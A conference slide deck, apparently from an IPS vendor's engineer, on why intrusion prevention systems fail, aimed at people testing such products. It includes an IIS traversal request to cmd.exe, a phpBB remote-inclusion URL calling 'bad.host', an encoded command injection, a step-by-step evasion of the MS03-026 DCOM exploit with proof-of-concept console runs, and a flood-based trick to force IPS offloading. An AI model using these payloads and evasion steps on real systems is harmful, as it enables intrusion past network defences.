

# IPS Shortcomings

Renaud Bidou  
renaudb@radware.com



# Introduction

## Rules of engagement

1. Know who is talking
2. Know what he is talking about
3. Know what you want
4. Be realistic
5. Don't trust anybody



# Who is talking

- Renaud Bidou = Radware Employee
  - Radware = IPS vendor
  - Employee = lobotomized slave
- Involved in MANY IPS tests
  - Independent (or so called) test labs
  - Press test labs
  - System integrators, resellers, end-users
  - Universities and research labs
  - Competitive analysis ...



# What is all this about ?

- We will deal with :
  - Devices that are inline
  - Devices that block attacks
- We will focus on the real world issues
  - Technical (mainly)
  - Human (funny)
  - Organizational (boring)
  - Financial (easy)



# What do you want ?

- The perfect, unique, magic security box
  - Ask Santa Claus
    - At this stage you probably still believe in him
  - Stop reading adverts in magazines
- Prove that this box can be bypassed
  - You have time to waste
    - It is a given since the start
  - You take a risk to prove that you were not able to bypass it
- Understand the limitations of your security
  - That's it !



# The truth about IPS

## or at least part of it

- What do you need an IPS for ?
  - Nothing, just because IPS is cool
    - **WRONG** : IPS add latency and generate false positives.
  - To have this new “behavioral-neuronal-Bayesian-holistic” smart detection engine protect my network from any kind of attack
    - **WRONG** : You are new in the business aren't you ?
  - To go out with the sales girl
    - **WRONG** : but you can still contact a Radware representative



# Be Paranoid

- Don't trust ...
  - Rumors
    - They are created by vendors
  - Third party tests results
    - Independent ... c'mon no one is innocent
  - Mailing-Lists
    - They are owned by vendors
  - Consultants
    - Some may look cool
    - But they are lobotomized slaves
    - After all, they're all alike



# What is an IPS ?

## (at least my definition)

- An IPS interferes with network traffic
  - To enforce security policy
  - To mitigate threats you identified
  - To increase the security level in very specific cases
- An IPS is not an IDS (even with 2 NICs ...)
  - IDS is born to report, IPS is born to kill
    - IPS reporting is needed for management and FP investigation
  - IDS paranoid mode generates much false positives
    - To be handled by log analysis and correlation
    - In such way an IPS would kill the network
  - An IPS block anything that has nothing to do on the network
    - IDS wakeup, snort ... would flood IDS logs
  - Try to mitigate DoS with IDS



# Why IPS just can't win ?

## 3 main causes of IPS shortcomings

- **False Positives**
  - Need very, very accurate signatures
    - Often exploit based : the oc192-dcom exploit case
  - Very few signatures really activated
    - Usually a few hundred : out of thousands sold to your boss
- **Performances**
  - Latency is the enemy
    - Hardly acceptable by users
    - Not an option for VoIP
- **CSOs' position**
  - Ensure security of their job first
    - Packet loss is not recommended



# Why IPS just can't win ?

## 2 main causes of IPS shortcomings

- Technical issues
  - Conceptual deadlocks
    - It is just impossible...
  - Hardware design and cost
    - Self-explanatory
- CSOs' position
  - Ensure security of their job first
    - Packet loss is not recommended
  - False Positives
    - Need very, very accurate signatures
    - Very few signatures really activated
      - Usually a few hundred : out of thousands sold to your boss
  - Performances
    - Latency is the enemy
      - Hardly acceptable by users
      - Not an option for VoIP



# Technical shortcomings

- Conceptual issues
  - Things you cannot do much about
- Signature issues
  - So many tricks...
- Hardware issues
  - Components limitations
- Performance vs Security tradeoff
  - A never ending story

# Packet Alteration

## One conceptual case

- IPS interfere with traffic
  - Because it is the way they are deployed in the network
    - Routing, NAT, reverse proxying
  - To provide protection
    - SYN\_cookies, protocol inspection, “tarpiting”
  - To react to detected intrusions
    - RST, bandwidth limitation
- Detection and identification is made possible



# http-ips-detect.pl

- Proof of Concept
  - Targets http servers
  - Provides network data info about received packets
    - Flags, window size, IPID, TTL
  - With two payloads

- Baseline :

```
GET /
```

- Exploit (optional) :

```
GET /...%c0%af...%c0%af...%c0%af../winnt/system32/cmd.exe
```

## ➤ Download

- <http://www.iv2-technologies.com/~rbidou/http-ips-detect.tar.gz>









# IPS Detection

```
[[root@localhost progs]# ./http-ips-detect.pl eth0 10.0.0.104 1 80

+-----+-----+
:           Baseline           : :           CMD.EXE           :
+-----+-----+
:           Network Level      : :           Network Level      :
+-----+-----+-----+-----+-----+-----+-----+-----+
: # : flags : ttl : ipid : win : : # : flags : ttl : ipid : win :
+-----+-----+-----+-----+-----+-----+-----+-----+
: 1 : S.A... : 112 : 4449 : 17520 : : 1 : S.A... : 112 : 4473 : 17520 : <- 16 hops
: 2 : .FA.P. : 112 : 4450 : 17411 : : 2 : ...R.. : 49 : 3241 : 0 : <- 15 hops
: 3 : ..A... : 112 : 4451 : 17411 : +-----+-----+-----+-----+
+-----+-----+
:           Application Level           :
+-----+-----+
: Server :           Microsoft-IIS/5.0 : : Server :           200 :
: Code   :           200 : : Code   :           :
+-----+-----+
+ htm   :           1 :
+ html  :           1 :
+-----+-----+
```



# The big picture : environment

- Difficulty to simulate protected systems
  - TTL, TCP windows, ipid schema, ISN etc.
    - Demonstrated just before
  - MAC addresses
    - To prevent local detection / identification
  - Stack internals
    - Tables timeout
      - Best used with fragmentation / insertion ...
    - Table sizes
    - Behavior in exceptional cases
  - Also true at application layer
    - HTTP response splitting and request smuggling is a good proof...
    - Recent HTML ASCII filter bypass too !



# A solution ?

- Tuning ...
  - Rarely possible on every network parameter
  - Management turns to hell
    - Checks to be performed for each and every OS
    - Setup hard to automate
      - Big mess for dozens / hundreds of system
  - Follow-up needed
    - After each patch
    - Seems pretty impossible
- Running the same system ...
  - Theoretically possible when IPS protects a few similar servers
    - Usually server farms
  - Then ... IPS would be exposed to same vulnerabilities
    - Gotcha !



# Signatures

- Types of signatures
  - Generic
    - Designed to detect “standard” patterns
    - Includes basic behavioral
  - Vulnerability (vector) based
    - More accurate
    - Should be more resistant to obfuscation
  - Exploit based
    - Designed for one specific exploit
    - The most accurate one
- Reminder : issues
  - False positives
  - Performances
  - Evasion ...



# Generic Signatures

- Basics
  - Standard patterns = basic pattern matching
    - NOP / NULL Sleds
    - Usual shellcodes
  - Limited behavioral = dumb statistics
    - Login brute-force attempt
    - Shell prompt on non-standard ports
- False positive
  - Risk of being too generic
    - 20 times 0x00 will raise on many binaries
    - 20 times 0x00 + 0xeb : more accurate, less generic...
  - Security policy and customization issues
    - Shells / services running on non-standard ports
    - Threshold / triggers vs. actual metrics
    - Unsecure but “corporate” behavior
      - telnet as root, “public” snmp community etc.
- Evasion
  - Usually easy
    - Simple variants make their way through
  - Made even easier because of performance issues
    - See later on



# Vector based Signatures

- Linked to a vulnerability
  - Independent from payload
  - Far more advanced patterns
    - Need for better matching engine
    - Backward reference and relative positioning / matching
    - Logical operations
  - Ex : MS03-026 signature by snort
    1. `content:"|05|"; depth:1; byte_test:1,&,16,3,relative;`
      - ⇒ Check for DCE RPC
    2. `content:"|5C 00 5C 00|"; byte_test:4,>,256,-8,little,relative;`
      - ⇒ Look for Netbios resource name (\\ unicode, little endian, encoded)
      - ⇒ Search size of the field (back 8 bytes then compare)
- Pros and Cons
  - Low risk of false positives
  - Good tradeoff between generic and too specific

As long as ...

  - Vulnerability is known and disclosed (more or less)
  - Vector is not too generic
    - Will lead to much false positives and useless log flood
  - Detection engine is “smart” enough
  - You don’t have performance issues ...



# Exploit based Signatures

- Definitely dumb
  - Matches on a pattern specific to one exploit
    - Ex : MS03-026 signature by <CENSORED> (converted to snort-like)
      1. Content: "|46 00 58 00 4E 00 42 00 46 00 58 00 46 00 58 00 4E 00|"
- Useful for massive breakouts
  - Worms (exploit based, mail based and so on)
    - Good efficiency
    - As long as no dynamic obfuscation is involved
      - Especially polymorphic stuff
  - (almost) no performance issues
    - Stupid pattern matching
      - Basic functions that can be directly burnt into ASICs
      - At low cost ...
    - Targeted at specific ports, services etc.
      - Dramatically reduces the number of packets to analyze
- Trivial to bypass
  - But not supposed to provide advanced security
    - Just link cleaning
  - Hopefully ...



# Bypassing Signatures

Just to make it clear

1. Use an old exploit
  - oc192's to MS03-026
2. Obfuscate NOP/NULL Sled
  - s/0x90,0x90/0x42,0x4a/g
  - Fair enough ...
3. Change exploit specific data
  - Netbios server name in RPC stub data
4. Implement application layer features
  - RPC fragmentation and pipelining
  - AlterContext
  - Multiple context binding request
5. Change shell connection port
  - This 666 stuff ... move it to 22 would you ?
6. Done : Details and PoC source
  - <http://www.iv2-technologies.com/~rbidou>



# Challenge

```
[root@localhost rpc-evade]# ./rpc-evade-poc.pl
```

```
DCE RPC Evasion Testing POC
```

```
=====
```

```
> set TARGET 10.0.0.105
```

```
> exploit
```

```
# 0. Launching exploit with following options
```

```
MULTIBIND           : 0
REMOTEPORT          : 666
ALTSERVER           : 0
DELAY               : 1
PORT                : 135
ALTER               : 0
RPCFRAGSIZE         : 0
OBFUSCATED          : 0
TARGET              : 10.0.0.105
FRAGSIZE            : 512
PIPELINING          : 0
```


```
# 1. Establishing connection to 10.0.0.105:135
```

```
# 2. Requesting Binding on Interface
ISystemActivator
```

```
# 3. Launching Exploit
```

```
# 4. Testing Status : Exploit failed
```

```
>
```



```
Mar  8 13:00:01 brutus snort[26570]: [1:2351:8] NETBIOS
DCERPC ISystemActivator path overflow attempt little
endian [Classification: Attempted Administrator Privilege
Gain] [Priority: 1]: {TCP} 192.168.202.104:1101 ->
10.0.0.105:135
```

```
Mar  8 13:00:04 10.0.0.253 Vendor1: "MS-RPC-DCOM-
Interface-BO" TCP 192.168.202.104:1101 10.0.0.105:135
high
```

```
Mar  8 13:00:04 10.0.0.253 Vendor1: "MS-RPC-135-NOP-Sled"
TCP 192.168.202.104:1101 10.0.0.105:135 high
```

```
Mar  8 13:00:04 10.0.0.105 Vendor2: Low : Overly Large
Protocol Data Unit
```

```
Mar  8 13:00:04 10.0.0.105 Vendor2: High : Microsoft RPC
DCOM Buffer Overflow
```

```
Mar  8 13:00:04 10.0.0.105 Vendor2: High : Windows
Command Shell Running
```

# Bypassing Snort-Inline





# Bypassing "Vendor 1"

## Part I – The NOP Sled

```
[root@localhost rpc-evade]# ./rpc-evade-poc.pl
```


```
DCE RPC Evasion Testing POC
```

```
=====
> set TARGET 10.0.0.105
> set MULTIBIND 1
> set OBFUSCATED 1
> exploit
# 0. Launching exploit with following options
```

```
MULTIBIND           : 1
REMOTEPORT          : 666
ALTSERVER           : 0
DELAY               : 1
PORT                : 135
ALTER               : 0
RPCFRAGSIZE        : 0
OBFUSCATED          : 1
TARGET              : 10.0.0.105
FRAGSIZE            : 512
PIPELINING          : 0
```

```
# 1. Establishing connection to 10.0.0.105:135
# 2. Requesting Binding on Multiple Interfaces
# 3. Launching Exploit
# 4. Testing Status : Exploit failed
```

```
>
```



```
Mar  8 13:00:01 brutus snort[26570]: [1:2351:8] NETBIOS
DCERPC ISystemActivator path overflow attempt little
endian [Classification: Attempted Administrator Privilege
Gain] [Priority: 1]: {TCP} 192.168.202.104:1101 ->
10.0.0.105:135

Mar  8 13:00:04 10.0.0.253 Vendor1: "MS-RPC-DCOM-
Interface-BO" TCP 192.168.202.104:1101 10.0.0.105:135
high

Mar  8 13:00:04 10.0.0.253 Vendor1: "MS-RPC-135-NOP-Sled"
TCP 192.168.202.104:1101 10.0.0.105:135 high

Mar  8 13:00:04 10.0.0.105 Vendor2: Low : Overly Large
Protocol Data Unit

Mar  8 13:00:04 10.0.0.105 Vendor2: High : Microsoft RPC
DCOM Buffer Overflow

Mar  8 13:00:04 10.0.0.105 Vendor2: High : Windows
Command Shell Running
```



# Bypassing “Vendor 1”

## Part II – The Netbios resource

```
[root@localhost rpc-evade]# ./rpc-evade-poc.pl
```


```
DCE RPC Evasion Testing POC
```

```
=====
> set TARGET 10.0.0.105
> set MULTIBIND 1
> set OBFUSCATED 1
> set ALTSERVER 1
> exploit
# 0. Launching exploit with following options
```

```
MULTIBIND           : 1
REMOTEPORT          : 666
ALTSERVER           : 0
DELAY               : 1
PORT                : 135
ALTER               : 0
RPCFRAGSIZE         : 0
OBFUSCATED          : 1
TARGET              : 10.0.0.105
FRAGSIZE            : 512
PIPELINING          : 0
```

```
# 1. Establishing connection to 10.0.0.105:135
# 2. Requesting Binding on Multiple Interfaces
# 3. Launching Exploit
# 4. Testing Status : Exploit failed
```

```
>
```



```
Mar  8 13:00:01 brutus snort[26570]: [1:2351:8] NETBIOS
DCERPC ISystemActivator path overflow attempt little
endian [Classification: Attempted Administrator Privilege
Gain] [Priority: 1]: {TCP} 192.168.202.104:1101 ->
10.0.0.105:135

Mar  8 13:00:04 10.0.0.253 Vendor1: "MS-RPC-DCOM-
Interface-BO" TCP 192.168.202.104:1101 10.0.0.105:135
high

Mar  8 13:00:04 10.0.0.253 Vendor1: "MS-RPC-135-NOP-Sled"
TCP 192.168.202.104:1101 10.0.0.105:135 high

Mar  8 13:00:04 10.0.0.105 Vendor2: Low : Overly Large
Protocol Data Unit

Mar  8 13:00:04 10.0.0.105 Vendor2: High : Microsoft RPC
DCOM Buffer Overflow

Mar  8 13:00:04 10.0.0.105 Vendor2: High : Windows
Command Shell Running
```



# Bypassing "Vendor 2"

## Part I – Playing with frags


```
[root@localhost rpc-evade]# ./rpc-evade-poc.pl
```

```
DCE RPC Evasion Testing POC
```

```
=====
> set TARGET 10.0.0.105
> set MULTIBIND 1
> set OBFUSCATED 1
> set ALTSERVER 1
> set FRAGSIZE 256
> set RPCFRAGSIZE 32
> exploit
# 0. Launching exploit with following options
```

```
MULTIBIND           : 1
REMOTEPORT          : 666
ALTSERVER           : 1
DELAY               : 1
PORT                : 135
ALTER               : 0
RPCFRAGSIZE         : 32
OBFUSCATED          : 1
TARGET              : 10.0.0.105
FRAGSIZE            : 256
PIPELINING          : 0
```

```
# 1. Establishing connection to 10.0.0.105:135
# 2. Requesting Binding on Multiple Interfaces
# 3. Launching Exploit
# 4. Testing Status : Exploit failed
```



```
Mar  8 13:00:01 brutus snort[26570]: [1:2351:8] NETBIOS
DCERPC ISystemActivator path overflow attempt little
endian [Classification: Attempted Administrator Privilege
Gain] [Priority: 1]: {TCP} 192.168.202.104:1101 ->
10.0.0.105:135

Mar  8 13:00:04 10.0.0.253 Vendor1: "MS-RPC-DCOM-
Interface-BO" TCP 192.168.202.104:1101 10.0.0.105:135
high

Mar  8 13:00:04 10.0.0.253 Vendor1: "MS-RPC-135-NOP-Sled"
TCP 192.168.202.104:1101 10.0.0.105:135 high

Mar  8 13:00:04 10.0.0.105 Vendor2: Low : Overly Large
Protocol Data Unit

Mar  8 13:00:04 10.0.0.105 Vendor2: High : Microsoft RPC
DCOM Buffer Overflow

Mar  8 13:00:04 10.0.0.105 Vendor2: High : Windows
Command Shell Running
```



# Bypassing "Vendor 2"

## Part II – Move to port 22


```
[root@localhost rpc-evade]# ./rpc-evade-poc.pl
```

```
DCE RPC Evasion Testing POC
```

```
=====
> set TARGET 10.0.0.105
> set MULTIBIND 1
> set OBFUSCATED 1
> set ALTSERVER 1
> set FRAGSIZE 256
> set RPCFRAGSIZE 32
> set REMOTEPORT 22
> exploit
# 0. Launching exploit with following options
```

```
MULTIBIND           : 1
REMOTEPORT          : 22
ALTSERVER           : 1
DELAY               : 1
PORT                : 135
ALTER               : 0
RPCFRAGSIZE         : 32
OBFUSCATED          : 1
TARGET              : 10.0.0.105
FRAGSIZE            : 256
PIPELINING          : 0
```

```
# 1. Establishing connection to 10.0.0.105:135
# 2. Requesting Binding on Multiple Interfaces
# 3. Launching Exploit
# 4. Testing Status : SUCCESS
```



```
Mar  8 13:00:01 brutus snort[26570]: [1:2351:8] NETBIOS
DCERPC ISystemActivator path overflow attempt little
endian [Classification: Attempted Administrator Privilege
Gain] [Priority: 1]: {TCP} 192.168.202.104:1101 ->
10.0.0.105:135
```

```
Mar  8 13:00:04 10.0.0.253 Vendor1: "MS-RPC-DCOM-
Interface-BO" TCP 192.168.202.104:1101 10.0.0.105:135
high
```

```
Mar  8 13:00:04 10.0.0.253 Vendor1: "MS-RPC-135-NOP-Sled"
TCP 192.168.202.104:1101 10.0.0.105:135 high
```

```
Mar  8 13:00:04 10.0.0.105 Vendor2: Low : Overly Large
Protocol Data Unit
```

```
Mar  8 13:00:04 10.0.0.105 Vendor2: High : Microsoft RPC
DCOM Buffer Overflow
```

```
Mar  8 13:00:04 10.0.0.105 Vendor2: High : Windows
Command Shell Running
```



# + Representation tricks

- Last but not least
  - Found in most protocols and applications
  - And commonly exploited for bypass purposes
    - DCE RPC Data representation, HTTP encoding etc.
- Need more complex signature definition
  - Some URL may need complete decoding

```
GET /phpBB2/admin/admin_cash.php?php%2562%2562_root_path=http://bad.host/
```

To be decoded into

```
GET /phpBB2/admin/admin_cash.php?phpbb_root_path=http://bad.host/
```

- Some not !

```
GET /phpBB2/highlight=%2527%252e%2527system("ls -al")%252e%2527
```

Not to be decoded into

```
GET /phpBB2/highlight='.system("ls -al").'
```



# Basement of the system

- Many architectures
  - CPU, ASICS / FGPA, Network Processors
    - Each with specific internal architecture and functions
  - Single component, parallel processing, pipelining
    - Multi-core and communication issues
- Known advantages and drawbacks
  - Performances issues in specific cases
    - Small packets, large payload, regexp, encapsulation...
  - Need for external resources
    - Memory becomes critical
  - Cost
    - Acquisition, development complexity and maintenance ease



# Components

- Hardware reminder
  - CPU
    - Generic, easy to program
    - Low cost of ownership and development/maintenance
  - ASICs / FPGA
    - Dedicated, variable ease of programming
    - Very good performances once programmed
    - Higher cost (especially for FGPAs)
  - Network processors
    - Even more specialized (Layer 3/4 operations) = more efficient
    - Multiple architectures
      - Usually multi-core, parallel or pipelined
    - Multiple APIs
      - Depends on internal architecture



# Architecture Tricks

- Parallel vs. Pipelining
  - Parallel
    - MIMD : Multiple Instruction Multiple Data
    - No Bottleneck
    - Physical space issue
    - Less throughput, less latency & jitter
  - Pipelining
    - Speed of the slowest operation
    - Higher throughput, more latency and jitter
      - Processing overhead between each operation
- Generic vs. specific
  - Multiple components
    - Context switching and communication overhead
    - Session follow-up issues
    - Programming complexity
      - Higher cost, theoretically less stability
  - One component
    - Easy to flood with slow-path operations
      - Alerting, message formatting etc.
    - Non -scalable



# Microscopic issues

- The NPU example
  - 2 Main architectures
    - Parallel : MIMD
      - Lower latency, no bottleneck etc.
      - Problems with fragmented data
        - » Frags may leave the box out of order ... a way to identify internals of an unknown system BTW
      - Session based protocols require more complex programming
        - » Bugs, instability and related cost
    - Pipelined
      - Encapsulation costs may be very high
      - Sudden performance loss with large payload packets
  - With or without integrated slow path
    - May have to rely on external CPU
      - I/O speed may lead to a limitation
    - Not designed for L7 processing



# The shortcoming

- Cost
  - Definitely
  - Prevents from building nice and scalable architecture
    - Network : NPU
      - Different architectures for different traffic ?
    - Application : FGPA
      - 1 type per parser ...
    - Slow Path : CPU
    - Drives decision
      - The Performance/Security/Marketing matrix
      - Amount (of components / memory)
- Mistakes
  - The 802.1q VLAN tag support
    - One major NPU vendor used to support 802.1q
      - Can read tag information, but cannot rewrite it
      - OK for IDS, deadly for IPS
    - Many IPS vendors appeared to have VLAN tag support issues



# Love all, serve all

- Mistakes
  - The 802.1q VLAN tag support
    - One major NPU vendor used to support 802.1q
      - Can read tag information, but cannot rewrite it
      - OK for IDS, deadly for IPS
    - Many IPS vendors appeared to have VLAN tag support issues ...
- Bugs
  - Snort http\_inspect bypass vulnerability
    - How many vendors have upgraded their “proprietary” engine ?
- Costs again
  - Bypass for fiber ports are very expensive
    - Default internal integration increases price list
    - Use of 3rd party external bypasses
      - Often the same
- Impact
  - Same behavior
  - Same bugs
  - Same vulnerability



# The big one

- The need for speed
  - IPS are inline
    - Fear the packet drop !
  - Impact network performances
    - Latency becomes a major metric
      - Often with non-sense values
      - Ex: 30 $\mu$ s vs 200 $\mu$ s does it make a difference on your network ?
    - Throughput is the new holy grail
      - Multiple Gbps real-time (...) protection is mandatory
  - Speed to be improved at any cost
- Definitely the major issue vendors face
  - Even security is not so important
  - Security to be sacrificed in the name of performance



# Issues ? Where ?

- Macroscopic point of view
  - NICs : No
  - Switching fabrics : No
  - Everywhere else : Yes
- A little bit closer
  - Physical components
    - Calculation power (CPU, ASIC, NP), Bus Speed, Memory
  - Software
    - Features, Advanced mechanisms
- In a nutshell
  - Security must be transparent
  - Better to have no security than traffic disruption
  - Performance impact is not acceptable
  - Security to be lowered if necessary



# Visible tradeoffs

- Ports selection
  - More or less visible
    - Usually depends on GUI
  - Limits the number of parsers launched
    - 1 or 2 out of (up to) dozens per traffic flow
  - Multiple implementations
    - inspect HTTP on ports 80, 8080 ...
    - Do not search shellcodes on port 80
    - Into signatures definition (source / destination port)
- Fragmentation support
  - Becomes less visible as it is less supported ...
    - L3 : multiple options and settings
    - L4 : sometimes not even a checkbox
    - L7 : usually invisible
  - Fragment table size
    - Larger = more entries to check for each new frag ...
    - Smaller = easier to bypass
    - Offloading mechanisms usually pass excess traffic



# Less visible tradeoffs

- Network, CPU consuming operations
  - L3/L4 checksums calculation
    - Not always verified, will lead to easy insertion
  - Mid-flow traffic detection
    - Session follow-up and SEQ numbers validation is greedy...
    - Another easy insertion technique
  - ISN generation for SYN\_cookies
    - Turning DoS protection into spoof inside
  - May be presented as options ...
    - Usually hidden
- Offloading
  - Bypassing analysis engine in extreme conditions
    - Usually default behavior
    - Not always tunable
  - Variable activation options
    - Bypass all traffic
    - Limit the number of signature / security features
    - Always linked to a grace period
      - Would lead to instability otherwise
  - The “DoS” easy part of evasion techniques



# Invisible tradeoffs

- Parsers
  - Capability to understand protocols
    - And be able to perform real context-based matching
    - URL, From/To/Subject fields, RPC interface selection, FTP commands...
  - Capability to handle specificities
    - Protocols
      - Bindings, sessions, alteration and jumps ...
    - Applications
      - L7 fragmentation, pipelining, data representation and encoding
    - Systems
      - Behave in the same way than protected systems (cf. concept)
      - Including for context management (cf. the recent snort URL case)
- Signatures and engines
  - Advanced feature supports
    - Regexp engine family
    - Relative search and match
    - Data normalization
  - Silently bypassed traffic
    - Encoded (or supposed to be)
    - Undocumented offloading



# Scandalous tradeoffs

## Only the winner...

- No real session follow-up

#	Client	IPS	Server
1	SYN ⇨		⇨ SYN
2	SYN/ACK ⇐		⇐ SYN/ACK
3	ACK ⇨		⇨ ACK
4	ACK + GET /cmd.exe ⇨		
5a	RST ⇐	⇐ RST ⇨	⇨ RST
5b	RST ⇐	⇐ RST ⇨	⇨ RST
5c	RST ⇐	⇐ RST ⇨	⇨ RST
5d	RST ⇐	⇐ RST ⇨	⇨ RST
5e	RST ⇐	⇐ RST ⇨	⇨ RST
5f	RST ⇐	⇐ RST ⇨	⇨ RST
5g	RST ⇐	⇐ RST ⇨	⇨ RST
5h	RST ⇐	⇐ RST ⇨	⇨ RST
5i	RST ⇐	⇐ RST ⇨	⇨ RST
5j	RST ⇐	⇐ RST ⇨	⇨ RST
6			⇨ ACK + GET /cmd.exe
7	RST ⇐		⇐ RST

Exploit

10 resets with 10 different offsets

Exploit



# Testing IPS Limitations

- IPSTester
  - [www.iv2-technologies.com/~rbidou/IPSTester.tar.gz](http://www.iv2-technologies.com/~rbidou/IPSTester.tar.gz)
- Early pre-alpha minor piece of code
  - Homogeneous frontend for misc modules
    - Modules can
      - be independent
      - behave like abstract layer to common tools
    - 5 Categories of tests
      - IPS Detection & identification
      - Scan / Fingerprint
      - Evasion
      - DoS
      - False Positives
  - Scripting capabilities
    - based on recording of commands
  - Simple reporting (to be improved)



# IPSTester.pl

```
[root@localhost ips-tester]# ./IPSTester.pl
```

```
+-----+  
|             IPS Testing Suite v1.0             |  
+-----+
```

```
[ ] Loading configuration file : ok
```

```
[ ] Loading modules
```

DCE-RPC Based tests	v1.0	: loaded
Flood based DOS	v1.0	: loaded
Native Host Discovery	v1.0	: loaded
HTTP Based tests	v1.0	: loaded
Tools Based Discovery	v1.0	: loaded

```
[ ] Checking dependencies
```

httprint	v0.301	: ok
thcrut	v1.2.5	: ok
hping	v3.0.0	: ok
amap	v5.1	: ok
nmap	v4.01	: ok
fping	v2.4	: ok
iptables	v1.2.8	: ok

```
[ ] Loading scripts : 1 scripts loaded
```

```
[ ] Launching shell, have fun!
```

```
>
```



# Testing HTTP Limitations

- Different exploits
  - To test encoding / double encoding / no encoding support
  - To test RegExp support
  - To test basic generic features (XSS, SQL injection etc.)
  - Some of them are more tricky than you think
    - From a detection engine point of view
- 3 Different evasion techniques
  - URL Mutation
    - 5 techniques
    - combination depths tunable
    - validity checks
  - HTTP Request Smuggling
  - Insertion
    - Based on L4 bad checksum
    - “standalone” module available at
      - <http://www.iv2-technologies.com/~rbidou/http-insert.tar.gz>



# Testing DCE RPC Tricks

- Same as previously demonstrated
  - Based on oc192 exploit
  - Dumb shellcode obfuscation
  - Resource name change
  - Remote port change
  - Multiple interface binding
  - Context alteration
  - Fragmentation
    - L4 (data size limit)
    - L7 (with proper headers)
    - Pipelining support (multiple L7 frags in a L4 frag)



# Triggering Offload

- Based on a DoS module
  - Standard flood based DoS
    - Xmas tree
    - Land
    - IP Proto 0
    - SYNflood
  - Run in the background
  - Usually enough to active offloading
- To come...
  - Enforce specific resource utilization
    - L3/L4 DoS are often handled by specific components
    - Offloading may not be effective for application layer
  - Do it yourself, use snort
    - Probably another scandalous limitation
    - Still works VERY well



# Conclusion

- In a nutshell
  - IPS can be detected
  - IPS can be bypassed
  - IPS can be DoSsed
  
- Mainly because
  - ... of cost issues
  - ... of physical limitations
  - ... of the CSO's fear of unemployment



# Is all this that bad ?

- No, as long as...
  - you are aware of limitations
  - you understand them
  - you realize that all this is logical
  - you accept the idea that good products may be expensive
  - you know what you want
  - you have skillful people to properly tests the products
    - And this is another story...



# QUESTIONS ?

Renaud Bidou  
renaudb@radware.com

